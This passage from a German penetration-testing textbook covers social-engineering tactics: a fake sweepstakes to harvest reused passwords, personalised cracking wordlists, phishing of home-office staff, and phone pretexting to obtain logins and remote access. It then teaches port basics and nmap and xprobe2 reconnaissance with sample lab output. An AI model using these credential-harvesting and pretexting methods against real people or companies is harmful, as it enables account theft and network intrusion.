Ist unser Opfer sehr reisefreudig und ihre/seine Traumreise wäre eine Karibik-Kreuzfahrt, wird das als Hauptpreis eher ziehen als ein Gaming-PC. Daher auch die intensive Beschäftigung mit dem Opfer bzw. den Opfern. Für das Gewinnspiel muss sich der ahnungslose Außendienstmitarbeiter nun natürlich anmelden mit seiner privaten Email, einem Nicknamen und einem Passwort.

Da Leute oft faul sind und keine Lust haben sich viele verschiedene Passwörter zu merken werden in der Regel viele Dinge mit ein und demselben Passwort gesichert. Und genau das wurde uns ja freiwillig mitgeteilt! Mit etwas Glück passt das dann auch für das Login in Ihren privaten Mail-Account oder womöglich sogar für das Login auf Ihrem Firmen-Rechner. Darüber hinaus haben wir Ihren Nick-Namen und dieser wird in der Regel für alle möglichen Accounts verwendet.

Somit kann man nach Aktivitäten von `"audifan71"` in Foren und auf diversen Plattformen suchen und noch mehr herausfinden. Der ein- oder andere dieser Accounts wird sich dann wahrscheinlich auch mit dem Passwort öffnen lassen.

Je besser wir unser Vorgehen auf die einzelnen Personen individualisieren, umso besser wird es funktionieren. Darüber hinaus erhalten wir eine Fülle von Namen und Begriffen für eine individualisierte Passwortliste. Meiner Erfahrung nach sind ca. 25-50% der Passwörter von diversen Accounts mit solch einer individualisierten Wortliste zu knacken vor allem, wenn man Mutationen berücksichtigt. Und das Knacken von Passwörtern mit Mini-Wortlisten, die einige hundert bis tausend auf den User abgestimmte Begriffe enthalten, ist deutlich schneller als die über 600 Millionen Passwörter der `leaks_combined.txt` durchzuprobieren!

Natürlich werden Nutzer oftmals dazu "gezwungen" ein Mindestmaß an Komplexität für Passwörter einzuhalten und so wird aus dem Passwort "hansi" dann `"hansi123"`. Sollte jetzt noch mindestens ein Großbuchstabe

gefordert sein, nimmt der unbedarfte User `"Hansi123"`. Und Dinge wie angehängte Ziffern, eingefügte bzw. angehängte Sonderzeichen, verschiedene Varianten der Groß- und Kleinschreibung wie "hAnsi123" oder "hANSI123" können viele Programme selbstständig als Mutationen der Einträge einer Wortliste durchführen. (*zB* john)

Zurück zu unserem Beispiel. Bei einem Test der Sicherheit für einen Kunden haben wir solche individuellen Phising-Mails an diverse Mitarbeiter gesandt. Dabei hatten wir bewusst diejenigen Leute im Auge, die laut den Angaben auf der Homepage im Home-Office arbeiten. Das sind deutlich weichere Ziele als gegen die Firmen-Firewall zu "kämpfen". Der Erfolg stellte sich schnell ein und ermöglichte den Zugriff auf eine Mail-Adresse. Dort fanden wir neben den Zugangsdaten für das VPN-Netzwerk des Unternehmens freundlicherweise noch den Download-Link für die VPN-Client-Software von Fortinet und eine Anleitung wie die Verbindung einzurichten ist. So schnell ist eine Firewall überwunden...

Je mehr Informationen Sie über Geschäftsbeziehungen, Bankverbindungen, Mitarbeiter, etc. sammeln umso erfolgreicher wird ein gezielter Angriff. In diesem Zusammenhang fällt mir unweigerlich einer meiner Kunden ein. Als die eine neue Filiale eröffneten und einige Probleme mit einer von uns entwickelten Software hatten, rief ich die neuen Mitarbeiter an - eine kurze Vorstellung per Telefon, das erwähnen, dass "Thomas" (*das ist der Vorname des Inhabers*) mich gebeten hatte, das Problem direkt mit Ihnen zu klären, reichte aus - nach zwei Minuten telefonieren haben mir die Leute, die mich niemals zuvor persönlich gesehen oder auch nur mit mir gesprochen haben, bereitwillig Ihre Passwörter und Login-Daten genannt sowie auf meine Anweisung hin Teamviewer Quicksupport heruntergeladen, geöffnet und mir damit Zugang zu Ihrem PC gewährt.

Ein Vorname, eine vage Vorstellung per Telefon und die Frage nach dem konkreten Problem in der EDV (*und diverse kleine User-Problemchen gibt es fast immer*) hätten einem Angreifer ausgereicht um sich zB eine Hintertür zu öffnen und dann nach Dienstschluss im Netzwerk ungestört hacken zu können. In dem Fall war eine Schulung zum Thema Sicherheit mehr als überfällig!

Besonders den Mitarbeitern der IT-Abteilung sollte man online nachstellen - diese fallen höchstwahrscheinlich nicht auf ein Gewinnspiel rein aber man kann Sie zB bei der eigenen Eitelkeit packen. Bei einem Pentest habe ich mich in einer Facebook-Gruppe als hilfesuchende Anfängerin (*mit Speck fängt man Mäuse*) ausgegeben und der Admin des Auftraggebers hat mir bereitwillig erklärt wie und warum etwas bei ihnen in der Firma konfiguriert wurde.

Wenn Sie ein nicht rückverfolgbares Foto einer hübschen Jungen Dame oder dergleichen für ein Fake-Profil suchen, hilft Ihnen https://www.unrealperson.com/ weiter...

Die Suche nach öffentlich zugänglichen Informationen im Internet und den Darknets nennt sich übrigens OSINT (*Open Source Intelligence*). Wenn Sie dieses Thema interessiert, lege ich Ihnen mein Buch "**Basiswissen OSINT**" (*ISBN 978-3757893606*) ans Herz.

Findet man Usernamen oder dergleichen heraus, kann man oft auch Teile von Konfigurationsdateien oder Informationen zur System-, Netzwerk- oder Serverkonfiguration in diversen Foren finden.

Nachdem wir nun einige Daten gesammelt haben, wird es Zeit sich der aktiven Informationsbeschaffung zu widmen.

Scanner liefern beispielsweise Informationen über offene Ports, das Betriebssystem oder Sicherheitslücken. Ports sind so etwas wie Türen in einen Rechner. Diese Türen können geöffnet oder verschlossen sein. Ein Web-Server muss es zulassen, dass User ihn aus dem Internet kontaktieren und Daten anfordern. Daher ist an so einem Rechner der Port 80 (*http*) und 443 (*https*) geöffnet. Die Ports lassen sich in zwei Gruppen einteilen - standardisierte Ports wie in der Auflistung unten und unbekannte Ports. Die standardisierten Ports sind in der Regel einheitlich belegt und immer dem gleichen Dienst zugeordnet.

In der Regel spricht man bei den unteren 1024 Ports von Standardports und alle höheren Ports bezeichnet man als unbekannte Ports. Ich habe mich in der folgenden Liste auf diejenigen Ports konzentriert, die für uns interessant sein könnten und die Liste auch um einige der High-Ports ergänzt, die sich

sozusagen eingebürgert haben und für uns ebenfalls von Interesse sein können.

Port	TCP	UDP	Beschreibung
20	✓		FTP *Datenübertragung in einem Netzwerk, unsicher - über Port 20 erfolgt die eigentliche Datenübertragung, zB verwendet um eine Webseite auf einen Webserver hochzuladen*
21			FTP *(Verbindungsaufbau / Steuerung - Passwortübertragung im Klartext)*
22	✓	✓	Secure Shell (SSH) *verschlüsselte Fernwartung und Dateiübertragung unter Linux / Unix*
23	✓		Telnet *unverschlüsseltes Textprotokoll für zB Fernwartung oder manuelle Fehlerdiagnose / Kommunikation über textbasierte Protokolle wie HTTP, SMTP, etc.*
25	✓		Simple Mail Transfer Protocol (SMTP) *(E-Mail Versand)*
43	✓		Whois *(Informationen zu Domains - Betreiber, Hoster, etc. - siehe Kapitelanfang)*
53	✓	✓	Domain Name System (DNS) *Namensauflösung - Domain zu IP-Adresse (meist über UDP)*
67		✓	DHCP-Server *Zuweisung der Netzwerkkonfiguration (IP-Adresse, Netzwerkmaske, etc.) an Clients durch einen Server, IP Version 4 - IPv4*
68		✓	DHCP-Client *(siehe oben)*
80	✓		Hypertext Transfer Protocol (HTTP) *(Auslieferung von Webseiten)*
88	✓	✓	Kerberos *(Authentifizierungssystem für Computernetzwerke)*
109	✓		Post Office Protocol v2 (POP2) *(E-Mail Empfang, veraltet)*

110	✓		Post Office Protocol v3 (POP3) *(E-Mail Empfang)*
119	✓		Network News Transfer Protocol (NNTP) *öffentlicher Nachrichtenaustausch - Vorgänger heutiger Foren - derzeit wird NNTP hauptsächlich für Filesharing (Usenet) benutzt / zweckentfremdet*
135	✓	✓	Microsoft EPMAP (End Point Mapper) *Hosts fragen auf dem Zielrechner hiermit nach den Diensten und Versionen - z.B. DHCP-Server, DNS-Server, WINS-Server*
137	✓	✓	NetBIOS *(Namensauflösung - zur Vernetzung kleinerer Arbeitsgruppen)*
138	✓	✓	NetBIOS *(Verbindungsloser Datenaustausch)*
139	✓	✓	NetBIOS *(Verbindungsorientierter Datenaustausch)*
143	✓	✓	Internet Message Access Protocol (IMAP) *E-Mail Management direkt am Server - hierbei bleiben die Mails, Ordner, etc. auf dem Server und werden nur bei Bedarf auf den Client geladen*
194	✓	✓	Internet Relay Chat (IRC) *Chatsystem im Internet - viele Opensource-Projekte haben eigene Chat-Räume für den Support durch die Community - zB #kali auf freenode*
311	✓		Mac OS X Server Admin *(AppleShare IP Web Administration)*
389	✓	✓	Lightweight Directory Access Protocol (LDAP) *Abfrage und Änderung von Informationen verteilter Verzeichnisdienste - zB für zentralisierte Benutzerverwaltung*
443	✓		Hypertext Transfer Protocol verschlüsselt mit SSL/TLS (HTTPS)
445	✓		Microsoft-DS Active Directory *Windows-Freigaben (CIFS oder auch bekannt unter dem Namen der freien*

			Implementierung Samba)
464	✓	✓	Kerberos *(Passwort setzen / ändern)*
465	✓		SMTP über SSL *(SMTP verschlüsselt, Beschreibung siehe SMTP)*
513	✓		rlogin *entfernte Anmeldung an Computern, veraltet und unsicher - Passwörter werden im Klartext übertragen*
514	✓		rsh *(Remote Shell - Kommandos auf entfernten Systemen ausführen)*
515	✓		Line Printer Daemon (LPD) *(Netzwerk-Druckdienste)*
520		✓	Routing Information Protocol (RIP) *autom. Erstellung von Routingtabellen mit Hilfe des Distanzvektoralgorithmus*
531	✓	✓	AOL Instant Messenger *(Chatdienst im Internet)*
543	✓		klogin *(Kerberos Login)*
544	✓		kshell *(Kerberos entfernte Anmeldung - remote shell)*
546	✓	✓	DHCPv6-Client *(IP Version 6 - IPv6, Beschreibung siehe DHCP)*
547	✓	✓	DHCPv6-Server *(IP Version 6 - IPv6, Beschreibung siehe DHCP)*
563	✓	✓	NNTP über TLS/SSL (NNTPS) *(verschlüsseltes NNTP)*
631	✓	✓	Internet Printing Protocol (IPP) *(Netzwerk-Druckdienste)*
631	✓	✓	Common Unix Printing System (CUPS) *Druckerverwaltung unter Unix / Linux*
636	✓	✓	Lightweight Directory Access Protocol mit TLS/SSL (LDAPS) *verschlüsseltes LDAP*

660	✓		Mac OS X Server-Administration
783	✓		SpamAssassin *(Spamfilter-Dienst für Mailserver)*
902	✓		VMware Server Console
903	✓		VMware Remote Console
989	✓	✓	FTP über TLS/SSL *(FTP - Datenübertragung verschlüsselt, Beschreibung siehe FTP)*
990	✓	✓	FTP über TLS/SSL *(FTP - Anmeldung / Steuerung verschlüsselt)*
992	✓	✓	TELNET über TLS/SSL *(verschlüsseltes TELNET)*
993	✓		IMAP über TLS/SSL (IMAPS) *(IMAP verschlüsselt, Beschr. siehe IMAP)*
995	✓		POP3 über TLS/SSL (POP3S) *(POP3 verschlüsselt, Beschr. siehe POP3)*
1080	✓		SOCKS *(Proxy-Server - oftmals auch an Port 8080) Vermittler-Dienst, der Anfragen entgegennimmt, um dann über seine eigene Adresse eine Verbindung zu anderen Servern herzustellen*
1194	✓	✓	OpenVPN *freie Software zum Aufbau eines Virtuellen Privaten Netzwerkes (VPN)*
1433	✓		MSSQL *(Microsoft SQL Server)*
1434	✓	✓	MSSQL *(Microsoft SQL Server Management Studio)*
1503	✓	✓	Windows Live Messenger *(Chatdienst im Internet)*
1512	✓	✓	Microsoft Windows Internet Name Service (WINS) *wie DNS dient WINS der zentralen Namensauflösung, anders als der Name vermuten lässt aber nur im lokalen Netzwerk*
1526	✓		Oracle Datenbank

2082	✓		CPanel *ein sehr gängiges Verwaltungs- und Konfigurationstool für Webserver*
2083	✓		CPanel über SSL *(CPanel verschlüsselt)*
2086	✓		WebHost Manager *ein sehr gängiges Verwaltungs- und Konfigurationstool für Webserver*
2087	✓		WebHost Manager über SSL *(WebHost verschlüsselt)*
2095	✓		CPanel Webmail
2096	✓		CPanel Webmail über SSL *(verschlüsselt)*
3306	✓	✓	MySQL Datenbank
5190	✓	✓	AOL Instant Messenger *(Chatdienst im Internet)*
5190	✓	✓	ICQ *(Chatdienst im Internet)*
5432	✓	✓	PostgreSQL Datenbank
8847	✓		Parallels Plesk Control Panel *ein sehr gängiges Verwaltungs- und Konfigurationstool für Webserver*

Passives Portscanning:

Bevor wir einen Rechner aktiv scannen will ich ihnen noch die Seite https://www.shodan.io/vorstellen. Auf dieser Seite können Sie Scans für einen Großteil der IP-Adressen abrufen.

Es ist natürlich nicht immer sichergestellt, dass diese Scanergebnisse aktuell oder vollständig sind aber allein die Möglichkeit nach bestimmten IP-Adressen oder Diensten zu suchen macht es einem Angreifer leichter. Außerdem ist Shodan nicht die einzige Webseite die, etwas Derartiges anbietet.

Nmap - Das Schweizer Taschenmesser der Portscanner

Der erste Scanner, den wir uns genauer ansehen wollen ist `nmap`. Wem eine grafische Benutzeroberfläche lieber ist, der kann auch gerne ZenMap verwenden.

In dem Moment, wenn wir das Ziel direkt ansprechen, also aktiv Informationen sammeln, laufen wir Gefahr entdeckt zu werden. Natürlich bekommt es ein Zielrechner nicht mit, wenn wir nach E-Mail Adressen oder Ähnlichem googeln.

Sobald wir einen Rechner scannen werden an diesem PC Daten gesendet und je nachdem, welche Antworten der Scanner erhält, werden daraus Informationen gewonnen. Die Datenpakete werden jedoch auf einer Firewall normalerweise geloggt und daher sind Techniken der aktiven Informationsbeschaffung für einen aufmerksamen Administrator oder ein IDS (*Einbruchserkennungs-System*) durchaus aufspürbar.

Gescannt werden kann sowohl im Internet als auch in einem lokalen Netzwerk. Wenn wir ein Ziel im Internet scannen, dann wird ein Scan nur die Firewall und eventuell vorhandene Rechner in der DMZ oder Rechner für die ein Portforwarding eingerichtet ist abtasten und nicht das gesamte Netzwerk dahinter.

Als DMZ (*demilitarisierte Zone*) bezeichnet man ein Segment in einem Netzwerk oder ein ganz eigenes Netzwerk, das sich als "neutrale Zone" zwischen einem Intranet (*privates Netzwerk*) und dem Internet befindet. Hier sind in der Regel öffentlich zugängliche Server angesiedelt.

nmap bzw. sein grafisches Frontend ZenMap benötigen für einige der Techniken root-Rechte.

Eine sehr leise Scan-Technik lässt sich mit dem Schalter -sL ausführen. Hierbei wird ein s.g. List-Scan durchgeführt, der versucht eine Liste von IP-Adressen über den DNS-Server zu ermitteln. Sehen wir uns einmal an, was so ein Scan für Informationen liefert:

```
mark@kali:~$ nmap -sL orf.at

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-07 23:25
CEST
Nmap scan report for orf.at (194.232.104.140)
Other Adresses for orf.at (not scanned): 194.232.104.139
194.232.104.150 194.232.104.149 194.232.104.141 194.232.104.142
2a01:468:1000:9::150 2a01:468:1000:9::149
Nmap done: 1 IP address (0 hosts up) scanned in 0.05 seconds
```

Wir erhalten die IP-Adresse des Webservers und einige alternative IP-Adressen. Sollte dieser Scan in einem lokalen Netzwerk ohne DNS-Server durchgeführt werden, dann würden wir alle oder gar keine IP-Adressen zurückgeliefert bekommen.

Eine weiter recht passive Möglichkeit, nach aktiven Rechnern zu suchen ist der folgende Befehl:

```
root@kali:~# nmap -sn 192.168.1.1-254

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-07 23:33
CEST
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
MAC Address: E8:DE:27:4D:0B:B6 (Tp-link Technologies)
Nmap scan report for 192.168.1.7
Host is up (0.00026s latency).
MAC Address: A8:86:DD:A3:63:8D (Apple)
Nmap scan report for 192.168.1.14
Host is up (0.0046s latency).
MAC Address: 40:F0:2F:C7:90:20 (Liteon Technology)
Nmap scan report for 192.168.1.100
Host is up (0.24s latency).
MAC Address: 1C:39:47:4D:C4:65 (Compal Information (kunshan))
Nmap scan report for 192.168.1.101
Host is up (0.0058s latency).
MAC Address: FC:AA:14:A3:D3:F0 (Giga-byte Technology)
Nmap scan report for 192.168.1.102
```

```
Host is up (0.019s latency).
MAC Address: 50:3C:C4:F6:D3:2C (Lenovo Mobile Communication Technology)
Nmap scan report for 192.168.1.104
Host is up (0.022s latency).
MAC Address: 74:DE:2B:AC:5A:2A (Liteon Technology)
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 254 IP Adresses (8 hosts up) scanned in 4.24 seconds
```

Als `root`-Benutzer versucht `nmap` hierbei zuerst mit ARP (*Address Resolution Protokoll*) Anfragen herauszufinden welche MAC-Adressen die Netzwerkkarten der einzelnen IP-Adressen haben. Da dies über eine Broadcast-Adresse geschieht, wird der Rechner nicht direkt angesprochen. Obgleich diese Option als Ping-Scan bezeichnet wird, wird der getestete Rechner nur direkt angesprochen, wenn `nmap` unter normalen User-Rechten läuft. Falls dies fehlschlägt, arbeitet `nmap` drei weitere Methoden von leise zu laut ab, um die IP-Adressen herauszufinden.

ARP wird verwendet, um die physikalische Adresse (*Hardwareadresse bzw. MAC-Adresse*) zu einer IP-Adresse zu ermitteln und diese Zuordnung in den ARP-Tabellen abzuspeichern. Für IPv6 wird diese Funktionalität nicht von ARP, sondern durch NDP (*Neighbor Discovery Protocol*) bereitgestellt.

Als "leise" werden in diesem Zusammenhang Methoden bezeichnet, die Administratoren oder IDS-Systemen weniger leicht oder gar nicht auffallen und unter "laut" sind dann logischerweise, diejenigen Methoden zu verstehen, die beim Ziel alle Alarmglocken schrillen lassen sollten, wenn der Sicherheitslevel entsprechend hoch ist.

Gesetzt dem Fall, dass es beim Ziel kein Einbruchserkennungs-System und auch keinen Administrator gibt, der die Firewall-Logs auswertet und entsprechend darauf reagiert, ist es natürlich völlig egal wie lautstark man an die Türen (*Ports*) hämmert und daran rüttelt, um zu testen, ob diese offen sind. Es ist jedoch immer besser, möglichst leise vorzugehen - nur für den Fall der Fälle.

Nachdem wir eine Liste der Hosts haben können wir einen sogenannten Portscan durchführen um herauszufinden welche Dienste auf dem Rechner laufen, anhand dessen welche Ports offen sind. Dies machen wir mit folgendem Befehl:

```
root@kali:~# nmap -sS -oA nmap/hosts --stylesheet=nmap.xsl --
      open --reason 192.168.1.1-254
```

Hierbei steht die Option -sS für den SYN-Scan, der weiter unten genauer beschreiben wird. Falls `nmap` nicht mit root-Rechten läuft, wird anstatt des SYN-Scans ein Connect-Scan durchgeführt.

Mit `-oA nmap/hosts` wird das Scan-Ergebnis in allen verfügbaren Formaten im Ordner nmap/ unter dem Namen hosts abgelegt. Dies sorgt dafür, dass die folgenden drei Dateien erstellt werden:

`hosts.gnmap`	*(maschienenlesbare Ausgabe für diverse Programme)*
`hosts.nmap`	*(maschienenlesbare Ausgabe für diverse Programme)*
`hosts.xml`	*(XML-Version für Berichte)*

Für die grafische Formatierung der XML-Datei benötigen wir noch ein Stylesheet, welches wir mit `--stylesheet=nmap.xsl` spezifizieren. Hierbei muss die Stylesheet-Datei namens `nmap.xsl` im gleichen Ordner wie die `hosts.xml` liegen. Wir können diese Datei nach unseren

Vorstellungen selber erstellen oder die mitgelieferte Datei von `nmap` verwenden. Um Letzteres zu tun, kopieren wir diese Datei mit folgendem Befehl in den Ordner:

```
root@kali:~# cp /usr/share/nmap/nmap.xsl nmap/
```

Um die Ausgabe zu kürzen, beschränken wir Sie mit --open nur auf die geöffneten Ports.

Außerdem lassen wir uns mit den Schalter --reason anzeigen, warum `nmap` glaubt, dass dieser Port geöffnet ist.

Zu guter Letzt spezifizieren wir mit 192.168.1.1-254 die IP-Adressen, die gescannt werden sollen.

Damit werden die Standard-Ports gescannt, die `nmap` in der Port-Liste hat. Wenn Sie selber angeben wollen, welche Ports gescannt werden sollen, können Sie mit den Option -p (*zB* -p22 *oder* -p1-65535 *oder* -p U:53,111,137,T:21-25,80,139,8080) den oder die Ports selber bestimmen die geprüft werden sollen. Im letzten Fall steht U: für UDP und T: für TCP.

Danach erhalten wir zusätzlich zu den Dateien folgende Ausgabe:

```
Starting Nmap 7.40 (https://nmap.org) at 2017-04-08 00:08 CEST
Nmap scan report for 192.168.1.1
Host is up, received arp-response (0.038s latency).
Not shown: 998 closed ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
Reason: 998 resets
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
1900/tcp open upnp syn-ack ttl 64
MAC Address: E8:DE:27:4D:0B:B6 (Tp-link Technologies)

Nmap scan report for 192.168.1.7
Host is up, received arp-response (0.000092s latency).
Not shown: 750 closed ports, 249 filtered ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
Reason: 750 resets and 249 no-responses
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
MAC Address: A8:86:DD:A3:63:8D (Apple)

Nmap scan report for 192.168.1.14
Host is up, received arp-response (0.094s latency).
Not shown: 846 closed ports, 151 filtered ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
```

```
Reason: 846 resets, 141 no-responses and 10 host-prohibiteds
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
3306/tcp open mysql syn-ack ttl 64
MAC Address: 40:F0:2F:C7:90:20 (Liteon Technology)

Nmap scan report for 192.168.1.101
Host is up, received arp-response (0.017s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
Reason: 999 resets
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
MAC Address: FC:AA:14:A3:D3:F0 (Giga-byte Technology)

Nmap scan report for 192.168.1.104
Host is up, received arp-response (0.020s latency).
Not shown: 984 closed ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
Reason: 984 resets
```

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack ttl 128
135/tcp	open	msrpc	syn-ack ttl 128
139/tcp	open	netbios-ssn	syn-ack ttl 128
443/tcp	open	https	syn-ack ttl 128
445/tcp	open	microsoft-ds	syn-ack ttl 128
554/tcp	open	rtsp	syn-ack ttl 128
2869/tcp	open	icslap	syn-ack ttl 128
5357/tcp	open	wsdapi	syn-ack ttl 128
5900/tcp	open	vnc	syn-ack ttl 128
10243/tcp	open	unknown	syn-ack ttl 128
49152/tcp	open	unknown	syn-ack ttl 128
49153/tcp	open	unknown	syn-ack ttl 128
49154/tcp	open	unknown	syn-ack ttl 128
49155/tcp	open	unknown	syn-ack ttl 128
49158/tcp	open	unknown	syn-ack ttl 128
49159/tcp	open	unknown	syn-ack ttl 128

MAC Address: 74:DE:2B:AC:5A:2A (Liteon Technology)

Nmap scan report for 192.168.1.103
Host is up, received localhost-response (0.0000050s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
Reason: 999 resets
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64

Nmap done: 254 IP Adresses (8 hosts up) scanned in 7.79 seconds

Der SYN-Scan ist die Standardeinstellung und die beliebteste Scan-Methode. Er ist schnell, unauffällig (*da er TCP-Verbindungen niemals abschließt*) und funktioniert bei allen konformen TCP-Stacks unabhängig von spezifischen Eigenarten diverser Betriebssysteme. Er erlaubt auch eine klare und zuverlässige Unterscheidung, ob ein Port offen, geschlossen oder gefiltert ist.

Diese Methode wird oft als halb offenes Scannen bezeichnet, weil keine vollständige TCP-Verbindung hergestellt wird. Sie sendet ein SYN-Paket, als ob eine Verbindung hergestellt werden sollte, und wartet dann auf eine Antwort. Ein SYN/ACK zeigt, dass der Port offen ist, während ein RST anzeigt, dass kein Serverdienst darauf lauscht. Falls nach mehreren erneuten Übertragungen keine Antwort erhalten wird, kann davon ausgegangen werden, dass der Port von einer Firewall gefiltert wird. Der Port wird ebenfalls als gefiltert markiert, wenn ein ICMP Unreachable-Fehler empfangen wird.

Wenn Sie mehr über TCP/IP und diverse andere Protokolle wissen möchten oder Ihnen hier das meiste "spanisch" vorkommt, kann ich Ihnen nur empfehlen, einige Wikipedia-Artikel und weitere Bücher zu den Themen Netzwerkprotokolle und Netzwerktopologien zu lesen. Dies alles nebenbei zu erklären würde den Rahmen dieses Buches bei Weitem sprengen. Für diejenigen, denen dieses Wissen fehlt, die aber dennoch zügig mit dem Buch weiterkommen wollen, werde ich immer wieder einige Vorgänge und Grundlagen stark vereinfacht und sehr oberflächlich nebenbei erklären.

Und darum will ich an der Stelle auch noch kurz auf den 3-Wege-Verbindungsaufbau (*3-Way-Handschake*) eingehen. Soll eine Verbindung zu einem Dienst aufgebaut werden, sendet der Client ein Paket mit gesetztem SYN-Flag (*Synchronisation von Sequenznummern*). Ist die Verbindung möglich, wird der Server darauf mit einem Paket antworten bei denen die SYN-und ACK-Flags (*Acknowledgment = Bestätigung*) gesetzt sind. Um den Verbindungsaufbau zu vollenden, antwortet der Client darauf wieder mit einem dritten Paket, das nur noch das ACK-Flag gesetzt hat als Bestätigung das zweite Paket erhalten zu haben.

Jeder der beiden Rechner kann die Verbindung bzw. den Aufbau der Verbindung zu jeder Zeit abbrechen, indem er ein Paket mit gesetztem RST-

Flag sendet.

Als Nächstes wollen wir uns den Rechner mit der `IP 192.168.1.104` etwas genauer ansehen. Dazu verwenden wir folgenden Befehl:

```
root@kali:~# nmap -O -oA nmap/hosts --stylesheet=nmap.xsl --open --reason 192.168.1.104
```

Hierbei sind uns alle Optionen bereits bekannt bis auf `-O` was für Operatingsystem Detection (*oder auf Deutsch: "Erkennung des Betriebssystems"*) steht.

Hierbei wird versucht aufgrund der Eigenarten und kleiner Unterschiede in den Protokoll-Implementierungen, das laufende Betriebssystem zu erraten.

Die Ausgabe sieht dann wie folgt aus:

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-08 22:28 CEST
Nmap scan report for 192.168.1.104
Host is up, received arp-response (0.0080s latency).
Not shown: 982 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
Reason: 982 resets
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 128
22/tcp	open	ssh	syn-ack ttl 128
80/tcp	open	http	syn-ack ttl 128
135/tcp	open	msrpc	syn-ack ttl 128
139/tcp	open	netbios-ssn	syn-ack ttl 128
443/tcp	open	https	syn-ack ttl 128
445/tcp	open	microsoft-ds	syn-ack ttl 128
554/tcp	open	rtsp	syn-ack ttl 128
2869/tcp	open	icslap	syn-ack ttl 128
5357/tcp	open	wsdapi	syn-ack ttl 128
5900/tcp	open	vnc	syn-ack ttl 128
10243/tcp	open	unknown	syn-ack ttl 128
49152/tcp	open	unknown	syn-ack ttl 128
49153/tcp	open	unknown	syn-ack ttl 128
49154/tcp	open	unknown	syn-ack ttl 128
49155/tcp	open	unknown	syn-ack ttl 128
49158/tcp	open	unknown	syn-ack ttl 128
49159/tcp	open	unknown	syn-ack ttl 128

MAC Address: 74:DE:2B:AC:5A:2A (Liteon Technology)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_ one cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/ o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

```
OS detection performed. Please report any incorrect results at

https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 3.62 seconds
```

`nmap` hat in diesem Fall geraten, dass ein Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, oder Windows 8.1 Update 1 läuft und damit völlig recht. Der Opfer-PC hat ein Windows 7 SP1 laufen.

Alternativ können wir auch ein Tool namens `xprobe2` verwenden:

```
root@kali:~# xprobe2 192.168.1.104 -T 1-1024

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 192.168.1.104
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting mod.
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
```

```
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.104. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.104. Module test failed
[-] No distance calculation. 192.168.1.104 appears to be dead or no ports known
[+] Host: 192.168.1.104 is up (Guess probability: 50%)
[+] Target: 192.168.1.104 is alive. Round-Trip Time: 0.50195 sec
[+] Selected safe Round-Trip Time value is: 1.00390 sec

[+] Portscan results for 192.168.1.104:
[+] Stats:
[+] TCP: 8 - open, 1010 - closed, 6 - filtered
[+] UDP: 0 - open, 0 - closed, 0 - filtered
[+] Portscan took 293.05 seconds.
[+] Details:
```

```
[+]   Proto    Port Num.     State              Serv. Name
[+]   TCP      21            open               ftp
[+]   TCP      22            open               ssh
[+]   TCP      80            open               http
[+]   TCP      135           open               loc-srv
[+]   TCP      139           open               netbios-ssn
[+]   TCP      294           filtered N/A
[+]   TCP      302           filtered N/A
[+]   TCP      443           open               https
[+]   TCP      445           open               microsoft-ds
[+]   TCP      554           open               rtsp
[+]   TCP      626           filtered N/A
[+]   TCP      685           filtered N/A
[+]   TCP      797           filtered N/A
[+]   TCP      914           filtered N/A

[+] Other TCP ports are in closed state.
[+] SMB [Native OS: Windows 7 Home Premium 7601 Service Pack 1]
[Native Lanman: Windows 7 Home Premium 6.1]
[Domain: WORKGROUP]
[+] SMB [Called name: TESTOPFER-PC ] [MAC: 74:de:2b:ac:5a:2a]
```

